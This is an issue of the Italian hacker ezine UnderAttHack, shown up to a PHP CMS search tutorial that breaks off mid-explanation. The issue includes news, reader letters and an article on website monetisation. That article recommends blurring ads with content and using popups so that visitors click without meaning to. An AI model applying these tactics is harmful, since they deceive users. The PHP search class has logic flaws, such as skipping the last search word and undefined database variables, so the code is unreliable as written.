

Under Attack

num.

8

UNDERATTACK N.8

by Hackingeasy Team

In_questo_numero() {

Prefazione al n.8 < by Floatman >.....	3
Under_NEWS_AttHack < by vikkio88 >.....	4
Post-Office < by vikkio88 >.....	6

Storie, Etiche & Culture hacker

Money for Nothing < by Floatman >.....	7
--	---

Programming

Un sistema di ricerca per il tuo CMS	
< by DoMinO >.....	14
XNA: Un primo approccio	
< by andrea.bertin >.....	17

Sicurezza

Win32 Stack Overflow Exploiting	
< by Stoke >.....	28
Mezz'ora di deduzioni, per conseguenze agghiaccianti.	
< by ZiziolHriminal >.....	46

}

Prefazione al n°8

Ubriachi al volante, integrazione culturale, filtro anti-particolato, sconto 30%, riforme istituzionali, famiglia estesa, surriscaldamento globale.

Siamo una stable release della realtà; un sistema con difetti che nel complesso funziona e fa quello che deve fare, si può accettare qualche bugfix ma non si possono toccare le fondamenta. Prima o poi arriverà l'upgrade, per adesso meglio essere cauti e non prendere rischi inutili.

Vorrei alzarmi, aprire la finestra e urlare a tutti i passanti

"Io non sono una stable release! Io voglio essere un CVS!"

quasi nessuno capirebbe cosa ho detto, molti mi considererebbero pazzo, forse qualcuno sarebbe in grado di apprezzare le mie parole.

Sedicenti programmatori presentano proprie versioni di programmi esistenti, che fanno molto meno dei programmi originali.

Teppisti annoiati cercano vulnerabilità, distruggono l'opera di chi lavora e attirano altri aspiranti teppisti.

Sitarelli di ragazzini, defacciati da altri ragazzini con un bel banner di UnderAttHack in firma.

Fenomeni dannosi, inutili giochi di infanzia, certamente non CVS ma tipici stable buggati.

Quindi cosa dovremmo fare? Rimboccarci le maniche per migliorare le cose oppure chiuderci nel nostro subversion e toglierci dalla mischia?

La realtà ha una debug directory o è stata strippata per renderla più compatta?

Noi non abbiamo una risposta, chi conosce la Verità è pregato di comunicarcela.

Possiamo trovare un appiglio per fare comunque qualcosa, eludendo la domanda come gli scolari svegli e puntando sulla distinzione tra un CVS da Implementare contro una stable release da Utilizzare Passivamente. "Fare comunque qualcosa", forse questa è la vera risposta.

A te lettore, chiedo di guardarti allo specchio, chiedendoti "Cosa ho creato? Cosa sto creando? Cosa voglio creare?"

In quel momento forse vedrai se sei stable o CVS, decidendo da che parte stare senza dover cambiare il mondo né migliorarlo. Sarai soltanto Tu a decidere il Tuo mondo.

Buona lettura


Floatman

Under_NEWS_AttHack

Il gigantesco costo di Google-Pacman

Due mesi due ci hanno separato, e in due mesi due succedono tante cose, si scoprono novità e si ottengono innovazioni.

Bentornati nella rubrica UnderNewsAttHack, dove vi proponiamo news scelte ad hoc per voi cari lettori.



festeggiare i 30 anni di Pacman non è stato mai così fico a parere di molti...addirittura, quelli della Namco, si sono meritati il logo del sito più visitato di tutto l'universo. Questo bellissimo gadget (rilasciato tralaltro con licenza GPL con codice visualizzabile in un repo GITHUB => <http://goo.gl/yZOu>), codato completamente in javascript ha costretto la "nicchia" dei soliti 600 milioni di visitatori al giorno (504.703.000 unici il 23 maggio), in media 36 secondi in più sul sito della Multinazionale di Mountain View.

Visto che si è stimato che ogni utente di google, costa al portale stesso 25\$/ora circa (anche se penso gliene faccia guadagnare un migliaio di volte in più), facendo due conti:

Google Pac-Man è stato utilizzato per 4.819.352 ore.

Indi per cui il totale di \$ spesi per mantenere su i server per tutti gli utenti che hanno provato il giocattolino è di: 120.483.800 \$

Niente male dirà qualcuno del governo italiano, d'altronde a noi poveri sfigati italia.it era costato circa il doppio (45 milioni di euro) e però non lo aveva usato nessuno! :D

Yahoo ama le finlandesi

Che agli Americani piacesse le figone bionde, occhi azzurri, alte e stragnocche, questo si vede da un qualsiasi film porno americano classico. Ed è quello che si evince oltretutto anche da questo accordo intercontinentale che avvicina gli USA alla Finlandia: Yahoo e Nokia.

Le due aziende infatti hanno fatto sapere al resto del mondo che si sono alleate per aiutarsi l'un l'altra con degli interventi ad hoc, presto su YahooMaps vedremo "Powered by Ovi Maps" e sui nostri cellulari (io ho sempre avuto nokia e sono indistruttibili n.d.vikkio88) vedremo "Ovi Mail chat powered by Yahoo".

Entrambe le aziende aiuteranno l'altra nel migliorare la tecnologia di un servizio in cui l'altra eccelle da sempre.

In poche parole:

Yahoo maps fa schifo e OviMaps lo migliorerà

OviMail/chat fa schifo e yahoo mail lo migliorerà

Il tutto avverrà a partire dalla seconda metà del 2011, aspettate gente aspettate! :D

Fate la fibra non fate la guerra

Pare che finalmente si siano decisi a ragionare...pochi giorni fa, Telecom ha annunciato che si è dato il via al più grosso investimento che le compagnie telefoniche italiane stanno per fare assieme al nostro governo. Il miglioramento delle infrastrutture informatiche, così da permettere a tutti l'accesso alle reti NGN (New Generation Network – fibra ottica), con velocità fino ad 100Mb/s, il primo prototipo sarà installato nel quartiere Prati di Roma, con l'obiettivo di collegare circa 90.000 persone entro il 2012, quindi fortunati voi, oh Romanacci :D.

La cosa bella è che fino a qualche mese fa tutte le compagnie telefoniche più interessate: Telecom (appunto), Fastweb, Wind/Infostrada ecc. erano in una specie di guerra fredda tra di loro per decidere chi si sarebbe accollata tra le compagnie di spendere miliardi di € sonanti in fibra-ottica e lavori di ottimizzazione. Ora pare che si siano messe tutte d'accordo, per partecipare assieme alle spese per questa ottimizzazione che purtroppo per loro ci devono.

Siamo una delle poche nazioni occidentali a non avere una vera DSL di qualità(HDSL), ma una ADSL, studiata apposta per non spendere i soldi per cambiare tutti i cavi...e per far stare nel doppino telefonico sia il segnale della voce, sia il segnale di internet.

L'unico punto chiave dell'ottimizzazione sulla quale le compagnie non riescono a mettersi d'accordo è il tipo di rete da utilizzare, mentre Fastweb suggerisce una FTTB (fiber to the basement – quindi che la fibra ottica arrivi fino ad un certo punto e poi sia spartita come si deve da condominio a condominio con regole diverse), Telecom suggerisce una FTTH (fiber to the home – ogni appartamento/casa viene raggiunto dalla fibra ottica direttamente).

Speriamo che questi piccole discordie non ci compromettano ancora, alla fine siamo noi che paghiamo e avere un servizio internet più efficiente è di sicuro una ottima base per lo sviluppo e per il progresso di questo nostro malato paese.

Post-Office

Complimenti vi linko!

da **six110** <sixthevicious@gmail.com>

volevo fare i miei complimenti a tutti quelli che contribuiscono alla scrittura di UnderAttHack.
Distribuita gratis, scritta molto bene e dai contenuti di ottimo livello... bravi!

Posso scrivere un articolo su di voi nel mio blog?
Saluti,
six110

Bene Caro six110, hai scritto l'articolo su di noi, non c'era bisogno di chiedercelo, :D e anche tu nel tuo piccolo ci hai aiutato a crescere, e a farci conoscere in giro sempre di più, perchè la nostra mission non morirà finchè ci sarà gente come te che ci apprezza per quello che facciamo, impegnandoci quei due mesi tra ogni uscita. Che poi passano veloci e arriviamo agli sgoccioli con ancora piccole correzioni da affrontare...Ti ho selezionato anche perchè assieme a te molti altri hanno pubblicato articoli a riguardo UnderAttHack sui propri blog. E per ringraziar[ti|li] linko il tutto qua:

Six1010 > <http://tinyurl.com/3877fn9>

PillolHacking.net > <http://tinyurl.com/2wb22tq>

OneItSecurity > <http://tinyurl.com/352yueh>

HackGeek > <http://tinyurl.com/2u5963h>

Errore SQL?

da **joxer** <kell.92.k@gmail.com>

Salve, vi scrivo per informarvi che nell'articolo ci potrebbe essere un errore alla riga riguardante gli apici (non sono sicuro, se le accentate vengano accettate):

```
SELECT * FROM tabella WHEN utente = 'admin' AND password = 'nonlasò LIMIT 1
```

E' sul vostro articolo su web vulnerability, sulla 3a uscita dell'ezine.

Ciao joxer, beh che i caratteri accentati siano accettati o no dal DataBase, credo sia in base alla configurazione del database stesso, e in funzione del DBMS che si utilizza, se usi utf-8 in mysql funzionano i campi con caratteri accentati, ne sono sicuro. E comunque sia era un esempio a puro scopo informativo, non credo che qualcuno abbia sul serio provato quella riga di codice da qualche parte :D grazie comunque per l'occhio vigile.

Money For Nothing

Guadagnare dal proprio sito o blog è un argomento abbastanza sfruttato in rete, a volte in maniera semplicistica (ridicola), spesso in modo poco comprensibile da chi non ha la capacità di leggere quanto scritto. Questo articolo riguarderà le varie opzioni per generare introiti da un sito alla maniera (spero) di UnderAttHack. Vorrei cioè che non fosse l'elenco delle modalità utilizzabili ma un documento che permetta al lettore di guardare il web con un occhio diverso, in modo che si renda conto di ciò che sta dietro all'apparenza.

Questa prima parte è dedicata ad un preambolo essenziale per la continuazione, cioè scardinare dalle menti determinati principi tanto diffusi quanto errati.

Il primo è quello più scontato, anche se va meglio spiegato alla luce di alcune informazioni che si trovano in giro: guadagnare da un sito internet non è affatto semplice.

Il fatto che sia difficile campare da un sito credo sia cosa nota a chiunque, è chiaro anche che l'attività è replicabile e si può campare avendo più siti che generino reddito.

La cosa veramente importante è che un sito che rende bene nasce da un progetto apposito che guida la gestione dello stesso dal momento della nascita, difficilmente si generano guadagni riempiendo di banner un blog o un sito personale che non sia strutturato ad hoc.

Il secondo punto importante è legato al ruolo delle tecniche SEO nella gestione di un sito.

L'ottimizzazione per i motori è un fattore estremamente importante e lo sarà sempre di più mano a mano che il numero e il volume dei siti aumenterà; resta il fatto che il successo o meno di una pagina dipende solo dal suo contenuto e mai dalla sola abilità nel posizionamento.

Quindi prima si crea materiale interessante per l'utenza, in seguito si pensa ad inserirlo in maniera ottimale.

L'ultimo aspetto riguarda la diversificazione delle fonti di guadagno.

Non esiste 'il modo migliore' per guadagnare da un sito, esistono 'strutture' attuate allo scopo di diversificare e sommare le forme di remunerazione.

Potreste immaginare il vostro sito come se fosse la fiera di un qualunque paese...

il paese stesso è il vostro spazio web, al cui interno si svolge una qualche manifestazione (il contenuto del sito) che attira visitatori (gli utenti/contatti del sito), questo afflusso di persone determina una domanda di beni e servizi retribuiti e diversificati (posteggio a pagamento, mercatini, ristorazione ecc.) che risultano poi essere il ricavo per il paese.

Move these colour TV's

Fare un elenco dettagliato di ogni forma di retribuzione per un sito web sarebbe molto lungo, oltre che inutile agli scopi di questo documento.

Possiamo identificare due forme principali per la gestione degli introiti in un sito internet: un primo approccio è quello legato all'utilizzo di link/banner pubblicitari in diverse forme, il secondo è quello più complesso dei programmi di affiliazione.

Nel caso degli introiti derivati da link e banner è possibile distinguere tre tipologie:

pay per impression: con remunerazione ottenuta tramite la semplice visualizzazione di un messaggio pubblicitario

pay per click: dove la remunerazione è subordinata al click del link pubblicitario da parte dell'utente, o meglio all'accesso sul sito del rivenditore dalle proprie pagine.

pay per action: la commissione ricevuta è ottenuta dopo una qualche azione eseguita dall'utente proveniente dal proprio sito, come un'iscrizione, la compilazione di un modulo o un vero e proprio acquisto. Nell'ultimo caso la vicinanza ai meccanismi delle affiliazioni è evidente anche se le differenze sono molto forti come vedremo in seguito.

L'adozione di affiliazioni prevede invece una vera e propria campagna di vendita con una serie vasta e differenziata di strumenti messi a disposizione per il proprietario del sito affiliato, che si trasforma in una specie di agente remunerato tramite provvigioni sugli acquisti dei prodotti.

La gestione di tali programmi comporta strutture e strategie piuttosto complesse, con remunerazioni elevate per un'attività di successo, a costi tutto sommato contenuti (rispetto alla vendita tradizionale) oltre a caratterizzarsi per rapporti piuttosto stretti che si instaurano tra il sito intermediario e il venditore principale.

Come già spiegato questi non sono gli unici sistemi di guadagno, esistono infatti molte altre attività accessorie (ad esempio la pubblicità su feed RSS) oltre all'attività di vendita pura per via telematica che comporta differenze sia rispetto ai sistemi tradizionali, sia in relazione ai programmi di affiliazione.

Gli argomenti trattati in seguito, pur non analizzando direttamente ogni aspetto, permetteranno di cogliere degli aspetti generali che spero aiutino a comprendere anche altri ambiti.

play the guitar on the MTV

Ogni modalità di gestione dei banner ha le sue caratteristiche particolari, anche i pagamenti differiscono in base alla difficoltà richiesta.

La formula pay per impression è quella che determina il guadagno più facile, non richiede infatti alcuna azione da parte del visitatore e viene normalmente stabilito un pagamento ogni 1.000 visualizzazioni (visitare alla pagina).

Il sistema diventa remunerativo tenendo conto di due considerazioni fondamentali:

il numero di visitatori deve essere molto elevato

i banner presenti nelle pagine devono essere numerosi

la remunerazione della singola impressione (normalmente ogni mille) non è mai molto alta, spesso la richiesta di pagamento è subordinata al raggiungimento di un limite minimo di traffico. È importante ricordare che siti di grande rilievo possono vendere direttamente spazio pubblicitario, adottando le medesime logiche di azione.

Dal punto di vista tecnico diventano basilari alcuni fattori su cui soffermarci:

L'argomento trattato dal sito diventa elemento fondamentale, con preferenza di siti generalisti o comunque in grado di raccogliere un numero notevole di contatti.

L'utilizzo di tecniche di SEO per la scelta dei contenuti e per l'indicizzazione/posizionamento delle pagine è anch'essa determinante, così come è fondamentale la fidelizzazione dell'utenza in modo da rendere stabile il flusso di visite.

Anche il layout del sito e la disposizione dei suoi contenuti è un aspetto di peso, lo spazio deve infatti essere gestito in modo tale da contenere più banner possibile.

Normalmente i template sono variabili a due o tre colonne, con le colonne dedicate alla pubblicità normalmente più lunghe del contenuto della pagina (quindi è importante anche l'analisi delle risoluzioni) eventualmente a larghezza fissa.

L'impaginazione del contenuto è curata in modo da avere spaziature ampie, possibilmente si cerca di spalmare il testo di un singolo argomento su più pagine in modo da duplicare lo spazio di esposizione.

Un servizio di esempio, che cito per la sua diffusione potrebbe ad esempio essere JuiceADV, che offre una formula pay per impression fino a 4 € per mille esposizioni fissando però determinati paletti di accettazione che riporto in seguito:

Requisiti Minimi Richiesti:

Per gestione campagne banner:

Dominio di secondo livello

1.500 visite uniche giornaliere

150.000 pagine viste mensili

contenuti aggiornati, di qualità ed originali

Per gestione campagne email

autorizzazione a spedire email pubblicitarie sul database

almeno 25.000 utenti email disponibili

Come si vede bene il servizio non è indicato per siti strettamente amatoriali ma si rivolge ad un certo web di qualità, sicuramente avviato da un po' di tempo e con buoni contenuti.

La formula del pay per click è certamente quella più utilizzata anche su blog e siti amatoriali, oggi si può dire in maniera inconfutabile che il servizio GoogleAdSense sia la forma più conosciuta e usata per questo modello.

Il pagamento è nettamente più elevato di quanto lo sia il pay per impression, al visitatore si richiede semplicemente un click senza alcuna altra attività da svolgere, il banner o il link testuale può essere normalmente contestualizzato rispetto all'argomento della pagina.

A differenza del caso precedente qui la struttura delle pagine deve essere focalizzata al click e non alla semplice visualizzazione.

La contestualizzazione del messaggio pubblicitario diventa una necessità preminente, anche se la corretta gestione vorrebbe l'identificazione con l'interesse dell'utente la prassi è quella di fusione tra contenuto del sito e advertising, in maniera che la confusione dei due aspetti determini il click (anche non voluto).

Aspetti primari sono quindi la posizione degli annunci/banner e la loro integrazione visiva con il contenuto della pagina.

La documentazione ufficiale di GoogleAdSense specifica ad esempio le posizioni migliori per gli annunci

<https://www.google.com/adsense/support/bin/answer.py?hl=it&answer=17954>

disponendoli nella parte centrale della pagina adiacenti alle zone dove normalmente si trovano titoli e menu di navigazione; anche se Google teoricamente disapprova il click indotto è evidente una certa ipocrisia di fondo.

Gli AdSense diventano quindi sempre più remunerativi mano a mano che si accresce la confusione tra link del testo e link di advertising; a volte si nota l'inserimento degli annunci direttamente all'interno dei paragrafi di lettura, tecnica che permette di ridurre l'effetto di assuefazione tipico dell'utenza fidelizzata che ormai distingue bene contenuto e sponsorizzazione.

Abbiamo fatto un accenno specifico al servizio di Google a causa della sua diffusione, logiche simili si possono trovare anche per l'utilizzo di banner grafici anche se le differenze sono piuttosto rilevanti.

Visti con le regole della pubblicità classica i banner grafici (spesso in forma SWF) dovrebbero risultare più invitanti, con i loro colori accesi ed effetti di movimento più o meno intensi catturano immediatamente lo sguardo. Essi rappresentano un'unione tra manifesto e spot televisivo decisamente evoluta ma nella realtà comportano problemi di gestione piuttosto complessi.

La loro presenza viene ormai identificata chiaramente da ogni navigatore e la modalità di integrazione nel contenuto non può avvenire tramite il testo ma deve essere studiata modificando l'aspetto grafico. Lo stile di creazione delle pagine deve utilizzare una grafica molto spinta, con link di navigazione che utilizzino immagini anche piuttosto estese ma decisamente appariscenti, con utilizzo di colori forti e complementari.

In una tale situazione deve risultare difficile individuare con precisione i link interni al sito e distinguerli visivamente dai link pubblicitari. Si nota immediatamente come anche in questo caso la contestualità dei banner sia molto importante.

Come ultima forma di gestione del pay per click, ultima ma non meno rilevante, è importante analizzare l'induzione diretta del click tramite popup.

Non tutti i servizi di advertising accettano questa modalità poco apprezzata dai visitatori ma di sicuro successo a livello di guadagni, in questo caso oltretutto i messaggi possono essere non contestualizzati (praticamente non lo sono mai), la struttura della pagina non ne risente minimamente se non per la parte di codice sorgente non visibile. Diventa invece molto importante la 'soglia di tolleranza' dei navigatori al link indotto; mentre nei casi precedenti difficilmente il link errato viene percepito come imbroglio (sempre che le cose siano fatte con un minimo di cervello), in questa situazione l'utente percepisce immediatamente la fregatura.

È bene che i link a popup siano progettati in maniera tale da non portare comunque alla fuga del visitatore, magari cercando di evitare l'evento in situazioni troppo comuni (il click sull'header che porta in home, sul menu generale al di fuori dell'index ecc).

A questo punto possiamo un po' tirare le somme sul pay per click, indicando qualche appunto di fondo da prendere in considerazione:

la contestualizzazione dei messaggi pubblicitari rispetto al contenuto del sito è normalmente un elemento determinante.

Il metodo ottiene buoni risultati soltanto con un uso piuttosto invasivo dei messaggi.

In ogni caso si può dire che questo metodo rappresenta oggi il miglior rapporto tra introiti percepiti e costi (tempo e lavoro) necessari per ottenerlo; l'utilizzo è abbastanza remunerativo soprattutto in siti generalisti, che uniscono una necessità di contestualizzazione meno specifica ad un'utenza media con tolleranze e assuefazione all'advertising piuttosto estese e diffusi.

Possibilità di guadagni molto superiori possono essere ottenuti con l'advertising in pay per action, dove oltre al click si richiede una successiva azione da parte del visitatore nel sito dell'advertiser.

Personalmente non li considero una buona scelta come mezzo principale di introito, magari può avere un certo successo come metodo accessorio che stando nel mucchio ottiene qualche risultato.

Come la gestione dei programmi di affiliazione prevede una certa recensione del link sponsorizzato senza però offrire uguale remunerazione, inoltre la gestione di eventi in un sito terzo e fuori dal nostro controllo senza essere un affiliato diretto comporta problemi non indifferenti.

Per contro, come aspetto positivo, il metodo si adatta bene anche a siti generalisti che non otterrebbero alcun vantaggio da un'affiliazione; anche le azioni che comportano i pagamenti riguardano normalmente servizi gratuiti o iscrizioni che non potrebbero appoggiarsi su programmi di affiliazione per farsi sponsorizzare.

Per concludere l'argomento dedicato a banner & Co. vorrei proporre un esempio con un sito molto conosciuto, che credo sia un esempio quasi perfetto di una gestione di questo tipo.

Il sito in questione è Html.it:

<http://www.html.it>

Il portale ha una qualità innegabile, con una quantità di materiale decisamente vasta e diversificata. Oltre 5 milioni di utenti mensili per un totale di più di 40 milioni di visite ne fanno un contenitore pubblicitario fantastico, la fidelizzazione dell'utenza è ben indicata dai suoi 500.000 iscritti alla news-letter.

Come abbiamo visto all'inizio dell'articolo un simile risultato è certamente ottenuto grazie ai suoi contenuti, sicuramente non campato in aria su falsi ragionamenti di SEO di bassa lega e scambio link.

Nella home page si può osservare come menu e link interni al sito tendano a fondersi con i collegamenti esterni a scopo promozionale; sebbene i banner di modello classico siano più che individuabili la struttura grafica rende difficile stabilire al primo sguardo cosa sta dentro e cosa invia all'esterno del portale.

Come punto di forza del sito sono sicuramente importanti le varie guide presenti, ad esempio la nota guida all'html:

<http://xhtml.html.it/guide/leggi/51/guida-html/>

la guida risulta spalmata in 63 pagine ed è decisamente completa.

Se si va a controllare le singole pagine si potrà notare come il contenuto 'reale' sia decisamente ristretto rispetto alla parte dedicata agli annunci sponsorizzati, secondo la logica di moltiplicare lo spazio di advertising suddividendo il contenuto (anche il font stesso potrebbe essere ridotto).

Importante anche l'insieme di link ricorsivi all'interno di ogni pagina su altre pagine della stessa guida e di altre guide del sito in maniera da aumentare il volume di traffico interno.

Anche l'ottimizzazione delle pagine è ben fatta, ad esempio con un uso intelligente del tag 'description' come si vede dal codice sorgente, però non voglio soffermarmi ulteriormente sull'argomento e invito il lettore a fare le proprie valutazioni in base a quanto letto fino ad ora.

Chicks for free

Veniamo adesso alla forma più aulica di guadagno sul web, cioè ai programmi di affiliazione.

Si potrebbero scrivere pagine intere su questa forma di guadagno in rete perché è l'unica che realmente coincide con logiche d'azione strettamente commerciali.

Come già accennato il sistema prevede una relazione con un venditore che offre percentuali sui ricavi di vendita provenienti dal traffico del sito inserzionista (il vostro); molte delle caratteristiche riguardanti la collaborazione tramite i maggiori network (Tradedoubler e Zanox per citare i più conosciuti) sono applicabili sia alla vendita di prodotti per singole aziende, sia alla vendita diretta di prodotti da parte del proprietario del sito.

La modalità tipica del servizio si basa su una pagina del sito che recensisce un prodotto, in maniera da inviare l'utente (entro un tempo stabilito dal cookie) al sito del produttore per l'acquisto.

Esistono anche forme meno impegnative con semplice utilizzo di banner, queste rispondono alle stesse logiche del pay per action risultando incontrollabili e non verranno quindi trattate.

Un aspetto strettamente tecnico di cui tenere conto è la durata del cookie che identifica la provenienza nel sito del venditore, sicuramente gli aspetti più importanti sono ben altri e di ben altro livello...

Il percorso necessario al raggiungimento degli scopi di vendita può essere schematizzato in questo modo:

l'utente cerca un prodotto per soddisfare un suo bisogno

la ricerca lo deve inviare al sito dell'advertiser

l'utente deve acquistare immediatamente (o comunque nei tempi del cookie), oppure tornare nel sito dell'advertiser al momento dell'acquisto.

questa modalità comporta aspetti particolari tecnici e pratici a cui è necessario fare riferimento.

Un sito di tipo generalista difficilmente riuscirà ad attirare le visite degli utenti interessati, i principi sono attuabili soltanto da un sito specializzato che tratta un particolare argomento e sceglie affiliazioni relative allo stesso.

Anche in questo caso (ancor più che nei precedenti) la qualità dei contenuti è fondamentale, un cocktail di pagine che sponsorizzano singoli prodotti risulterebbero semplici copie dei siti del produttore e non farebbero che spingere l'utente al sito della casa... probabilmente con cookie già scaduto o eliminato. È chiaro che questo aspetto è proprio il gioco del venditore, cioè la sua convenienza deriva dalla trasformazione delle vostre provvigioni in semplice sponsorizzazione (oltretutto gratuita).

La fidelizzazione del visitatore è un altro punto fondamentale, perché è la molla che spinge l'utente a passare dall'advertiser al momento della scelta e dell'acquisto.

Esiste un approccio quasi 'filosofico' all'affiliazione, con il venditore primario che da un lato è un avversario perché l'advertiser deve rubare i suoi clienti per farli acquistare tramite il proprio sito, dall'altro lato è alleato perché il suo sito non può che fornire un volume di informazioni molto tecniche e poco adatte alla decisione d'acquisto del consumatore medio, liberando prezioso spazio per le politiche dello sponsorizzatore.

La percezione riguardante il sito dell'advertiser deve essere di utilità, completezza e autorevolezza del suo contenuto.

L'utente non cerca mai il nome di un prodotto ma un oggetto per lui utile ad una qualche attività di interesse; a quel punto sarà spinto a ricercare informazioni e consigli in un sito del settore che egli considera di buon livello, probabilmente perché già lo frequenta; solo a queste condizioni sarà spinto a seguire i consigli e compiere il suo acquisto. Si genera quindi una situazione molto particolare dove l'attività di gestione del contenuto informativo specializzato, non legato all'attività commerciale, diventa la condizione essenziale e addirittura la causa stessa dell'aumento delle vendite e degli introiti.

Solamente nel momento in cui l'aspetto commerciale diventa un'attività accessoria si iniziano ad ottenere i migliori risultati.

Conclusioni

Per guadagnare bisogna vendere, e vendere non è affatto semplice.

Questa massima che vale per ogni attività economica non può non valere anche in ambito web, dove tra l'altro le possibilità sono enormemente più varie rispetto al commercio tradizionale allo stesso modo in cui la concorrenza è spietata.

Abbiamo visto a grandi linee le forme principali di remunerazioni per un sito internet, stabilendo dei punti di massima su cui si poggia l'azione del webmaster; abbiamo analizzato i punti di forza e i punti di debolezza delle varie modalità; abbiamo ottenuto (o almeno questa era la mia volontà) uno schema mentale su cui ragionare.

Al punto in cui siamo giunti cosa siamo in grado di capire? Cosa possiamo unire quanto detto?

In primo luogo voglio ancora soffermarmi sul concetto di qualità di un sito.

Abbiamo visto che la base del successo dell'attività di marketing di un sito è sempre fortemente legata alla professionalità di gestione dei suoi contenuti, questa professionalità diviene poi globale e comprende qualità delle trattazioni e qualità nella gestione dell'advertising.

Trovare il giusto mix di tecniche di remunerazione, adatte al tipo di sito che si gestisce, integrate con i suoi contenuti, adatte all'utenza a cui il sito è dedicato; è questa la regola del successo basato sui due elementi di strategia e complessità.

Strategia perché il tutto è pianificazione, perseguimento costante di obiettivi di miglioramento e capacità di modificare la propria azione in caso di scarso successo.

Complessità perché è generazione e gestione di sinergie e di equilibri contrapposti, dove unione e diversificazione fanno la differenza.

La vera qualità si ottiene quando lo studio arriva alle piccole cose, la posizione del singolo annuncio, il titolo della pagina, una parola di un metatag ecc.

La seconda considerazione la vorrei rivolgere a tutti noi in qualità di utenti della rete.

Abbiamo noi la capacità di distinguere dove finisce un contenuto utile e dove inizia la sponsorizzazione?

Il contenuto sponsorizzato è 'altro' dal sito che visitiamo, oppure anche quello è 'contenuto', allo stesso livello del resto?

La risposta della domanda non è affatto semplice e sinceramente io non ne ho una precisa.

Quello che possiamo fare da adesso è osservare con un occhio più attento le pagine che visitiamo, come sempre è bene rendersi conto delle cose e quindi trarre le proprie valutazioni ed eventualmente modificarle con la propria esperienza.

Siate svegli, cercate di non subire il web.

Floatman

Come creare un sistema di ricerca per il proprio CMS

Premessa

Per creare un sistema di ricerca possiamo usare diversi algoritmi. Cercando su google ho trovato sistemi di ricerca che funzionano più o meno come il mio, ma con alcune differenze che spesso volte cambiano la qualità. In questo breve articolo spiego in modo dettagliato l'algoritmo, cercando di farmi capire il più possibile. Per semplificarci la vita ho deciso di usare la programmazione ad oggetti; dunque, per capire il codice, dovrete avere una conoscenza basilare dell'OOP in PHP.

Sistema di ricerca – Metodi della Classe

Il sistema di ricerca è diviso in tre parti o metodi:

Construct – Qui si crea tutto ciò che serve (variabili, array, connessione al DB, etc...).

Search – Qui c'è il vero algoritmo che si occupa di mettere in ordine gli articoli secondo la percentuale ottenuta (in seguito capirete meglio).

PrintResult – Questo metodo non fa altro che stampare i risultati ottenuti.

Sistema di ricerca – Spiegazione della Classe

Non è di mia abitudine commentare il codice. Reputo i commenti un disordine in più che si può tranquillamente evitare.

Quindi spiego il codice riga per riga, nel tentativo di farvelo capire al miglior modo possibile.

Construct

```
1. public function __construct($input_user)
2. {
3.     $this->input_user = explode(" ", strtolower($input_user));
4.     $this->count_input_user = count($this->input_user) - 1;
5.     $this->articles = array();
6.     $this->title = array();
7.     $this->percents = array();
8.
9.     $this->cmd_mysql = new ClassMySQL($db_host, $db_user, $db_pass, $db_name);
10.    $this->query = $this->cmd_mysql->SendQuery("SELECT * FROM articles");
11.
12.    while($this->result = mysql_fetch_array($this->query))
13.    {
14.        $this->articles[] = strtolower(stripslashes($this->result['testo']));
15.        $this->title[] = stripslashes($this->result['titolo']);
16.    }
17.
18.    $this->count_articles = count($this->articles);
```

Come potete intuire, nella riga 3, viene costruito l'array `input_user`. La stringa inviata dall'utente viene convertita tutta in lettere minuscole, dopodiché viene divisa parola per parola.

In seguito costruiamo `count_input_user`; esso conta l'array `input_user` e sottrae 1, poiché nel metodo `Search` c'è un ciclo che parte da zero.

Costruiamo l'array `articles`, che servirà a contare tutti gli articoli del CMS; l'array `title`, che servirà a contare i titoli degli articoli, e infine l'array `percents`, che servirà a contare le coppie chiave-valore (rispettivamente riga 5, 6 e 7). Nelle righe 9 e 10, invece, si effettua la connessione al DB e s'invia la query che seleziona tutti gli articoli – in queste righe uso la classe `ClassMySQL` di `DxService` –.

In seguito, dalla riga 12 alla riga 16, si effettua un ciclo che preleva gli articoli e i rispettivi titoli e li 'setta' nei due array creati precedentemente.

Infine, nella penultima riga, si costruisce la variabile `count_articles`, la quale contiene il numero degli articoli.

Tutto questo si sarebbe capito anche senza spiegazione, ma per dare armonia all'articolo, mi è sembrato opportuno commentare anche queste venti righe.

Search

```
1. public function Search()
2. {
3.     for ($this->i = 0; $this->i < $this->count_articles; $this->i++)
4.     {
5.         $this->count = 0;
6.
7.         for ($this->j = 0; $this->j < $this->count_input_user; $this->j++)
8.         {
9.             $this->words_article = explode(" ", $this->articles[$this->i]);
10.            $this->count_words = count($this->words_article);
11.
12.            for ($this->k = 0; $this->k < $this->count_words; $this->k++)
13.            {
14.                if ($this->input_user[$this->j] == $this->words_article[$this->k])
15.                {
16.                    $this->count++;
17.                }
18.            }
19.        }
20.        if ($this->count > 0)
21.        {
22.            $this->percents[$this->title[$this->i]] = ($this->count / strlen($this->articles[$this->i])) * 100;
23.        }
24.    }
25.
26.    arsort($this->percents);
27. }
```

Ecco il metodo Search, metodo che si occuperà di cercare le parole chiave che l'utente immette. Innanzitutto, nella riga 3 si effettua un ciclo che va da 0 a count_articles, ovvero, fino al numero degli articoli.

In seguito, nella riga 7, si effettua un altro ciclo, che va da 0, a count_input_user, ovvero, fino al numero di parole immesse dall'utente.

Nella riga 9 e 10, si costruisce un array che contiene le parole dell'articolo numero 'i' e la variabile count_words che contiene il numero delle parole dello stesso articolo.

